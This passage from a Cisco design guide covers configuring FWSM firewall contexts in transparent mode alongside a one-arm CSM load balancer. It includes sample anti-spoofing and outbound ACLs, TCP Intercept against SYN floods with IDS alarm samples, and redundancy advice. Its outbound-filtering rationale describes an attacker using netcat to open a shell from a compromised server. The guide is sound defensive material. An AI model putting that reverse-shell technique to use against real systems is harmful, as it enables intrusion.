
- FWSM in routed mode combined with the CSM in transparent mode—This design provides an easy-to-implement solution for multi-tier server farms.
- CSM in one-arm mode combined with the FWSM in transparent mode—This is the topic of this chapter for use with Supervisor 720.

Both designs can be implemented with the Catalyst 6500 Supervisor 2 or with the Catalyst 6500 Supervisor 720. The second design provides traffic optimization for connections that do not require any load balancing for increased performance at the price of a slightly more complex configuration using policy-based routing (PBR).

The load balancing and firewalling configuration with FWSM and CSM can have the following two main schemes:

- Inline CSM—MSFC—FWSM—CSM—servers (see [Figure 4-3](#) to the left).
- One-arm CSM—MSFC—FWSM—servers + MSFC—CSM (see [Figure 4-3](#) to the right).

Figure 4-3 Inline Design versus CSM One-Arm Mode with FWSM Transparent Mode




The benefits of this design include the fact that the denial of service (DoS) protection capabilities of the CSM and FWSM are combined, as follows:

- The CSM protects against DoS (SYN flood) attacks directed at the virtual IP (VIP).
- The FWSM protects against DoS (SYN flood) attacks directed at non-load balanced servers.

Topology and Service Processing Sequence

Figure 4-4 shows the logical topology of the design presented in this chapter, and the VLANs and IP addresses used in the configurations.

Figure 4-4 Logical Topology without Redundancy

The firewall is virtualized in multiple contexts; two in this example protect respectively the presentation/application tier and the database tier.

The Catalyst 6500 is the blue rectangle that includes the FWSM, the CSM, and the Cisco Secure Socket Layer Service Module (SSLSM).

Traffic that requires load balancing (represented with a continuous line in Figure 4-4) hits the MSFC first; then it is intercepted by the route health injection route (a route that the CSM installs dynamically when the VIP address is active); then it goes to the CSM for the load balancing decision.

The CSM performs the rewriting of the destination IP address to the server IP address and then sends the traffic to the MSFC in the Catalyst 6500 to be routed to the appropriate servers, wherever this server might be located; that is, the CSM can load balance across any application tier or firewall context (it is up to the firewall to prevent unwanted traffic from entering a given segment).

The traffic then enters the appropriate segment through a firewall instance. The firewall is operating in bridge mode; as such, the MSFC simply uses ARP to find the real IP address and then forwards the traffic through the firewall instance.

The return traffic takes the reverse path, and a PBR ACL is configured on the MSFC interface to push the traffic back to the CSM.

Traffic that does not require load balancing is forwarded directly to the servers. This traffic includes client-to-server traffic that is not subject to any load balancing rule on the CSM (dotted line in Figure 4-4) and server-to-server traffic (dashed line in Figure 4-4).

**Note**

Whether the service modules are physically in the same Catalyst 6500 or have been placed in a “service switch” is not relevant for the topic of this chapter. This chapter assumes that the CSM and the FWSM are in the same chassis, but it is equally applicable if the FWSM is placed in an aggregation switch and the CSM is placed on a “service switch”; that is, an external Catalyst 6500 used to provide mostly content functions such as load balancing, SSL offloading, and providing connectivity to reverse proxy caches.

Using the FWSM to segregate server farms is useful for servers that belong to different organizations, for applications to which you want to apply different filtering policies, or to tier web/application/database servers to make it more difficult for a hacker to access confidential information.

To segregate servers with different security levels, assign them to different VLANs, with each VLAN trunked to the FWSM and assigned to a different firewall context.

**Note**

Currently, each firewall context provides one outside interface and one inside interface.

The correct placement of the MSFC is a key element for the performance of this design. The traffic hitting the aggregation switches from the core should go to the MSFC first and the FWSM afterwards. This enables the use of Layer 3 links to connect the aggregation switches with the core and the assignment of the MSFC as the default gateway of the servers.

You can use FWSM Release 2.2 and above in either routed mode or bridge mode. This chapter uses the FWSM in transparent mode.

Configuration Details

This section includes the following topics:

- [Configuring Inside and Outside Interfaces](#)
- [Basic ACL Template](#)
- [DoS Protection and Identity NAT](#)
- [Using Timeouts](#)
- [Using Virtual Fragment Reassembly](#)

Configuring Inside and Outside Interfaces

Each FWSM interface is assigned a numeric security level. The term *inside* is typically used to identify the interface with the higher security level, and *outside* is used to identify the interface with the lower security level.

Deciding which interface of the firewall should be the outside and which one should be the inside requires understanding the specific differences in the way the firewall handles traffic coming from either interface. In most deployments, the intuitive configuration uses the inside facing the servers and the outside facing the core network.

Because servers can be both targets and agents of an attack, the choice of where the inside or outside should be placed is often debated. Following are the differences between the outside and inside:

- TCP Intercept (with SYN cookies starting from FWSM 2.3) applies only for hosts or servers in the higher security level interfaces.
- Maximum connection limits are applicable for hosts or servers in higher security level interfaces.
- Established command allows connections from a lower security level host to a higher security level host if there is already an established connection from a higher security level host to a lower security level host.
- TCP sequence randomization applies only for hosts or servers in the higher security level interfaces.
- SMTP is applied only for inbound connections to protect SMTP servers in the inside network.

The above list indicates that in general it makes sense to place the servers on the inside of the firewall to minimize the chance of a server being compromised.

Still, it is important to mitigate the effects of an attack from a server that has been compromised. For this reason, Cisco recommends configuring outbound ACL filtering by applying an inbound ACL on the inside interface, and to make sure to configure anti-spoofing ACLs very close to the server farm to prevent a compromised server from saturating the connection table of any stateful device in the path, including the firewall.

Basic ACL Template

Cisco recommends that each context on the FWSM be configured for both inbound (access-group <name> in interface outside) and outbound filtering (access-group <name> in interface inside). The ACLs are tuned according to the specific security policies: ACLs are different for the presentation tier of a business-to-customer (B2C) environment or for the DMZ services in general than they are for the intranet applications or even the database tier of the B2C environment.

The following ACLs are just an example of access list entries for anti-spoofing and for allowing the control traffic to enter the appropriate segment. For example, you want to allow the traffic from the MSFC to enter the server VLANs, so you need to allow traffic from 10.20.5.2, 10.20.5.3, and 10.20.5.1 (the IP addresses of the MSFC VLAN interfaces) to enter the outside interface of the webapp context. However, you want to deny any other 10.20.5.x address from entering the webapp context because it would be a spoofed address.

You also want the CSM to be able to monitor the servers, so you need to allow the traffic originating from the CSM into the server VLANs (in this example the CSM belongs to the subnet 10.20.44.x).

The ACL should also prevent attacks that exploit the directed broadcast, which might be needed for messaging software. For this purpose, you need to permit UDP traffic for the directed broadcast address for the port used by the specific application.

If the management traffic is carried inband, be sure to open the necessary ports for NTP, syslog, SNMP, SSH, and so on.

Remember to take advantage of the logging feature. Quoting the product documentation: “When you enable logging for message 106100, if a packet matches an ACE, the FWSM generates a system message at the first hit and at the end of each interval, identifying the total number of hits during the interval. At the end of each interval, the FWSM resets the hit count to 0. If no packets match the ACL during an interval, the FWSM deletes the flow entry.”

By default, when traffic is denied by an extended ACE, the FWSM generates system message 106023. The log option allows you to enable message 106100 instead of message 106023. By default, if you enter the log option without any arguments, you enable system log message 106100 at the default level (6) and for the default interval (300 seconds). The following configuration uses level 4 instead of 6. By default, the default **deny any any** does not generate a log, so be sure to explicitly define a log.

For the other entries of the ACL you should follow the best practices in ACL tuning, which is not the purpose of this document.

**Note**

WEB Server VLAN=10.20.5.0/24, DATABASE VLAN = 10.20.10.0/24, MFSC = 10.20.5.1, CSM network 10.20.44.0. Notice that the first entry in this access list permits the traffic from the MSFC interface and is followed by entries that protect against source IP spoofing (deny 10.20.5.0/24 any) followed by permit entries to allow the management traffic, and traffic originated by the CSM or the SSLSM.

```

! INBOUND FILTERING
!
access-list portal-in remark >> MSFC IP addresses allowed <<
access-list portal-in extended permit ip 10.20.5.1 255.255.255.255 10.20.5.0 255.255.255.0
access-list portal-in extended permit ip 10.20.5.2 255.255.255.255 10.20.5.0 255.255.255.0
access-list portal-in extended permit ip 10.20.5.3 255.255.255.255 10.20.5.0 255.255.255.0
access-list portal-in remark .
access-list portal-in remark >> allow CSM probes to monitor the servers <<
access-list portal-in extended permit ip 10.20.44.0 255.255.255.0 10.20.5.0 255.255.255.0
access-list portal-in remark .
access-list portal-in remark >> antispoofing <<
!
! By default, when traffic is denied by an extended ACE,
! the FWSM generates system message 106023. The log option
! allows you to enable message 106100 instead of message 106023
!
access-list portal-in extended deny ip 10.20.5.0 255.255.255.0 any log 4
access-list portal-in remark .
access-list portal-in remark >> prevent exploitation of directed broadcast <<
access-list portal-in extended deny icmp any 10.20.5.255 255.255.255.255
access-list portal-in extended deny tcp any 10.20.5.255 255.255.255.255
!
! For connectionless protocols such as ICMP you either need
! ACLs to allow ICMP in both directions or you need to enable the ICMP
! inspection engine with the 2.3 code
!
access-list portal-in remark .
access-list portal-in remark >> allow ICMP to function
access-list portal-in extended permit icmp any 10.20.5.0 255.255.255.0 echo
access-list portal-in extended permit icmp any 10.20.5.0 255.255.255.0 echo-reply
access-list portal-in extended permit icmp any 10.20.5.0 255.255.255.0 time-exceeded
access-list portal-in extended permit icmp any 10.20.5.0 255.255.255.0 unreachable
access-list portal-in remark .
access-list portal-in remark >> allow access to web-based applications
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq 80
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq 8080
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq 443
!
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq ftp-data
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq ftp
!
access-list portal-in remark .
access-list portal-in remark >> messaging applications (add the port number information)
<<
access-list portal-in extended permit udp any 10.20.5.255 255.255.255.255
access-list portal-in remark .
access-list portal-in remark >> allow SSH, SNMP traffic (if carried inband) <<
access-list portal-in extended permit tcp any 10.20.5.0 255.255.255.0 eq 22
access-list portal-in extended permit udp any 10.20.5.0 255.255.255.0 eq 22
access-list portal-in extended permit udp any 10.20.5.0 255.255.255.0 eq 161
access-list portal-in extended permit udp any 10.20.5.0 255.255.255.0 eq 162
access-list portal-in remark the implicit deny doesn't generate a log

```



```
access-list portal-in extended deny ip any any log 4
access-group portal-in in interface outside
```

**Note**

Remember to configure an entry on the ACLs to allow the CSM probes to enter the server farm segments.

Outbound filtering should be configured to make it more difficult for a compromised server to open a connection to the attacker PC (imagine that a hacker managed to install netcat on a server and uses port 80 to open a command shell back to its PC).

Outbound filtering should prevent servers from initiating TFTP transfers from an outside host (for example, the hacker PC).

Outbound filtering should also prevent source IP spoofing. This is the right place to prevent a server from originating traffic from a subnet to which it does not belong; a compromised server can saturate the translation table of a firewall or a load balancer by cycling multiple source IP addresses.

You can also configure anti-spoofing by using Unicast Reverse Path Forwarding (uRPF) on the Sup720, but anti-spoofing is best done as close as possible to the source, which is why Cisco recommends configuring it on an ACL applied to the inside interface of each context.

The outbound ACL can be made more granular by specifying to which device the servers are allowed to connect and to which port.

For example, the ACL for the webapp context in this document could be the following:

```
access-list portal-out extended permit udp 10.20.5.0 255.255.255.0 host <DNS server> eq 53
access-list portal-out extended permit tcp 10.20.5.0 255.255.255.0 host <DNS server> eq 53
access-list portal-out extended permit udp 10.20.5.0 255.255.255.0 eq 123 host <NTP
server> eq 123
access-list portal-out extended permit tcp 10.20.5.0 255.255.255.0 host <database server>
eq 1434
access-list portal-out extended permit tcp 10.20.5.0 255.255.255.0 host <database server>
eq 1433
access-list portal-out extended permit tcp 10.20.5.0 255.255.255.0 host <database server>
eq 153
access-list portal-out extended permit udp 10.20.5.0 255.255.255.0 host <database server>
eq 153
access-list portal-out remark the implicit deny doesn't generate a log
access-list portal-out extended deny ip any any log 4
```

**Note**

Some of the listed protocols, such as Distributed Component Object Model (DCOM) for example, negotiate dynamic ports that the FWSM might not necessarily be able to open. In this case, the ACL needs to be simplified by specifying the hosts that are allowed to talk without specifying the ports.

Apply the ACL to the inside interface as follows:

```
access-group portal-out in interface inside
```

Follow a similar configuration for the other contexts.

DoS Protection and Identity NAT

NAT is mainly deployed at the Internet edge of enterprise campus networks to conserve public IP addresses and to hide the IP addresses used on the intranet. Intranet data centers often do not require NAT. Firewalls, by default, require NAT to be configured either for meaningful translation between public and private addresses or with identity NAT, which disables address translation.

NAT is typically performed between an “inside global” and an “inside local” address. You can configure NAT on the FWSM using two different commands: **static** and **nat 0**. The **static** configuration lets you specify the maximum number of embryonic connections, which affects how the FWSM responds to a DoS attack. The **nat 0 access-list** configuration does not let you specify the number of embryonic connections.

In the case of the FWSM deployed in transparent mode, NAT is disabled, but you still need to use the NAT syntax to configure TCP Intercept against DoS attacks.

The following is the syntax for the **static** command:

```
static (inside, outside) global-IP-address local-IP-address netmask netmask
max-connection-count embryonic-count
```

With the **static** command, you need to list the interface pairs:

```
FWSM/webapp(config)# static (inside,outside) 10.20.5.0 10.20.5.0 netmask 255.255.255.0 tcp
0 1000
```

The **static** command lets you specify the number of embryonic connections (1000 in the example). This allows the TCP Intercept feature to operate if too many half-opened connections are present. TCP Intercept protects the servers from SYN flooding.

When the number of embryonic connections passes a certain limit (configured by the user), the FWSM intervenes with the normal connection process, validating incoming connection requests by replying to the client SYN with an acknowledgement (SYN-ACK) on behalf of the destination device (the server).

If the client responds with the appropriate acknowledgement (ACK), the FWSM establishes a connection with the destination device, usually a server, on behalf of the client and then weaves the two connections together. This process prevents illegitimate connection requests from consuming the limited resources of enterprise endpoints, thus thwarting the DoS attack.

The FWSM TCP Intercept feature employs an embryonic limit, which is a threshold that defines the number of “incomplete” connections the FWSM permits before intercepting further connection requests (SYN packets). The definition of an incomplete connection is a client which has not responded to the SYN-ACK sent by the destination device protected by the FWSM. When the embryonic limit is surpassed, the FWSM begins intercepting incoming connection requests.

You can monitor the FWSM TCP Intercept operation as follows:


```
FWSM/webapp# sho np 3 int stats
*****
                        TCP Intercept Statistics Counters                        *
*****
    Total Number of Leaves Allocated: 335000
      Total Number of Free Leaves: 335000
        Timer Wheel Index: 4948
Total Number of Retransmitted SYN/ACKs: 0
  Total Number of Retransmitted SYNs: 0
    Total Number of Aborted Sessions: 0
Total Number of SYN/ACK Timeout Aborts: 0
  Total Number of SYN Timeout Aborts: 0
Total Number of Xmit SYN with Diff Seq: 0
  Total Number of ACKs with Diff ACK: 0
    Total Number of Client RST Aborts: 0
Total Number of SYN/ACK with Diff ACK: 0
  Total Number of Server RST Aborts: 0
    Total Number of Normal Aborts: 0
    Total Number of Timer TLV Frames: 0
    Number of Garbage Collected Leaves: 0
    Number of Intercept Address Errors: 0
```

 Note the following:

- Total Number of SYN/ACK Timeout Aborts—Number of intercepted sessions that timed out waiting for an ACK to arrive in response to the SYN/ACK sent to the client.
- Total number of SYN Timeout Aborts—Number of intercepted sessions that were timed out waiting for a SYN/ACK to arrive from the server in response to the SYN the FWSM sent to the server.
- Total Number of Normal Aborts—Number of sessions successfully intercepted resulting in a complete handshake between client and server.

An intrusion detection device placed in front and behind the FWSM indicates that the DoS protection mechanism is functioning on the FWSM and also brings up the topic of whether an IDS sensor is better placed outside or inside the FWSM. Figure 4-5 shows a design in which IDS1 is placed outside the FWSM and IDS2 is placed inside the FWSM.

Figure 4-5 DoS Protection with FWSM and IDS Detection



IDS1 detects the DoS attack, as shown in Figure 4-6.

Figure 4-6 DoS Detection with IDS1

Signature Name	Sig ID	Severity Level	Device Name	Event UTC Time	Event Local Time	Src Address	Dis
Half-open Syn	3050	High	IDS1	2004-09-14 00:11:39	2004-09-13 17:11:39	155.151.181.69	
Half-open Syn	3050	High	IDS1	2004-09-14 00:11:24	2004-09-13 17:11:24	72.243.215.103	
Half-open Syn	3050	High	IDS1	2004-09-14 00:11:09	2004-09-13 17:11:09	130.32.249.107	
Half-open Syn	3050	High	IDS1	2004-09-14 00:10:53	2004-09-13 17:10:53	149.116.239.119	
Half-open Syn	3050	High	IDS1	2004-09-14 00:10:38	2004-09-13 17:10:38	169.6.104.42	
Half-open Syn	3050	High	IDS1	2004-09-14 00:10:23	2004-09-13 17:10:23	96.164.57.103	
Half-open Syn	3050	High	IDS1	2004-09-14 00:10:08	2004-09-13 17:10:08	73.248.141.67	
Half-open Syn	3050	High	IDS1	2004-09-14 00:09:53	2004-09-13 17:09:53	199.148.215.126	
Half-open Syn	3050	High	IDS1	2004-09-14 00:09:37	2004-09-13 17:09:37	197.255.115.26	
Half-open Syn	3050	High	IDS1	2004-09-14 00:09:22	2004-09-13 17:09:22	194.198.185.75	
Half-open Syn	3050	High	IDS1	2004-09-14 00:09:07	2004-09-13 17:09:07	25.11.100.78	
Half-open Syn	3050	High	IDS1	2004-09-14 00:08:52	2004-09-13 17:08:52	90.168.204.86	
Half-open Syn	3050	High	IDS1	2004-09-14 00:08:37	2004-09-13 17:08:37	37.71.56.20	
Half-open Syn	3050	High	IDS1	2004-09-14 00:08:21	2004-09-13 17:08:21	50.175.150.69	
Half-open Syn	3050	High	IDS1	2004-09-14 00:08:03	2004-09-13 17:08:03	156.178.149.21	

If the FWSM has been configured with an embryonic connection limit, IDS2 does not show alarms for the DoS attack, as shown in Figure 4-7.

Figure 4-7 DoS Detection on IDS2

Signature Name	Sig ID	Severity Level	Device Name	Event UTC Time	Event Local Time	Src Address	Ds
Half-open Syn	3050	High	IDS1	2004-09-14 00:46:13	2004-09-13 17:46:13	212.132.148.120	

You can verify that the DoS is being stopped on the FWSM by looking at the statistics:

```
FWSM/webapp# sho np 3 int stats
*****
                        TCP Intercept Statistics Counters
                        *
*****
      Total Number of Leaves Allocated: 335000
      Total Number of Free Leaves: 298612
      Timer Wheel Index: 4088
Total Number of Retransmitted SYN/ACKs: 0
  Total Number of Retransmitted SYNs: 0
  Total Number of Aborted Sessions: 2246200
Total Number of SYN/ACK Timeout Aborts: 2246200
  Total Number of SYN Timeout Aborts: 0
Total Number of Xmit SYN with Diff Seq: 0
  Total Number of ACKs with Diff ACK: 0
  Total Number of Client RST Aborts: 0
Total Number of SYN/ACK with Diff ACK: 0
  Total Number of Server RST Aborts: 0
  Total Number of Normal Aborts: 0
  Total Number of Timer TLV Frames: 50543
  Number of Garbage Collected Leaves: 0
  Number of Intercept Address Errors: 0

*****
```

**Note**

Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules,” recommends “placing” the IDS “outside” the FWSM. “Placing” in the context of the design of the Catalyst 6500 simply specifies the VLAN from which to span. This recommendation relates to the FWSM and Catalyst 6500 architecture, the need to generate only one copy of each frame, and to capture both directions of the traffic in a fully redundant topology.


Using Timeouts

It is important to remember that, unlike a router, a firewall is a Layer 4/7 device. This means that a firewall maintains state information for TCP connections and caches the flows in a table. Flows are cleared when TCP connections are closed, or in the case of UDP traffic, they are typically aged out.

Figure 4-8 is a high-level illustration of how the FWSM handles traffic. The policy path is the one that is normally used by the first packet of a given flow. The FWSM handles the first packet similarly to how Layer 3 forwarding works on a router. The firewall performs a route table lookup, finds the Layer 2 rewrite information, and uses ARP to find the destination IP if it is a directly-connected subnet. At the same time, the firewall applies the configured security policy, including ACLs. The packet is eventually sent to the destination.

The FWSM creates flows for TCP and UDP traffic and treats the remaining traffic as non-flow traffic. For the subsequent packets in a flow, the FWSM creates a fast path by consulting a connection table that provides rewrite information for the given flow. Entries for the fast path must be aged out because traffic that is taking this path uses memory space, with an entry created for each flow. In contrast, the traffic using the policy path is identified in a routing table that does not change in size.

Figure 4-8 Flow and Non-Flow Traffic



To control the aging process, the FWSM uses an xlate timer and a connection timer. Xlate entries are associated with a static, dynamic, or identity address translation. Even if a connection is not completed, an embryonic entry is created in the xlate table for the specific local and global address. If the connection setup is completed, the FWSM creates an entry in the connection table that is aged out independently of the xlate table. The xlate aging mechanism intervenes if the connection is not cleared. If the connection remains half open, the SYN is no longer sent to the servers but is terminated at the FWSM, once the connection limit specified in the static configuration is reached.

For connections initiated from a higher security level to a lower security level, the default xlate timeout is three hours on the FWSM. The timeout for xlates created from a lower security level interface to a higher security level interface is one minute. Half-opened connections are aged out much faster. By default, connection entries are aged out in one hour.

It is very important to change the connection timeout to the longest timeout required by the applications used in the data center. For example, TN3270 applications can have connections idle for many hours. For this reason, you should modify the timeout to approximately eight hours, using the command **timeout conn 8**.

Using Virtual Fragment Reassembly

By default, the FWSM drops fragments, but many applications generate fragments. Enabling fragment forwarding opens the door for fragment attacks, however, such as those described in RFC 1858. The FWSM provides protection against that type of attack by means of virtual fragment reassembly. The following configuration example enables the virtual fragment reassembly on the interfaces “web”, “app”, and “windows” with a temporary database buffer size of 200 packets.

```
fragment size 200 web
fragment size 200 app
fragment size 200 windows
```

The **fragment** command also lets you define the maximum number of fragments that can be chained together and how long the FWSM waits for the fragments to arrive before discarding them. The syntax is as follows: **fragment** {**size** | **chain** | **timeout**} *interface*.

Configuring Redundancy

This section includes the following topics:

- [Using Spanning Tree](#)
- [Using SPAN Reflector](#)
- [Configuring the FWSM to Bridge BPDUs](#)
- [Verifying FWSM Failover Time](#)


The FWSM supports stateful failover, which means that TCP connection and UDP flows are replicated from the active to the standby firewall module so that when a failure occurs, the standby becoming active keeps forwarding traffic for existing connections. The failover time for the FWSM Release 2.2 and 2.3 is approximately three seconds.

In a redundant configuration, the firewall modules exchange information over a failover VLAN, which allows detection of any failure of the peering device and selection of the active and standby devices. The FWSM also uses a VLAN to replicate the state information of the traffic that the firewall is forwarding.

However, losing a link on a given interface VLAN does not bring down the active firewall or activate FWSM failover. For this reason it is important to provide redundant Layer 2 paths in the design.

[Figure 4-9](#) shows an incorrect configuration that fails to recognize this.

Figure 4-9 Incorrect FWSM Design



In [Figure 4-9](#), a pair of redundant firewall modules is operating in active/standby mode. The Layer 2 configuration is incorrect because all the access switches are connected with a loop-free topology. For example, the VLAN illustrated in red (on the left side) is only present on one access switch and it is not trunked between the aggregation switches. If Uplink 1 fails, traffic cannot reach Server 1 or Server 2. The active firewall does not failover just because one VLAN loses connectivity to the access switches.

The correct configuration requires redundant Layer 2 paths, using a looped topology, as shown in [Figure 4-10](#). With this configuration, the failure of Uplink 1 does not isolate Server 1 and Server 2.

126847

Figure 4-10 Correct FWSM Design

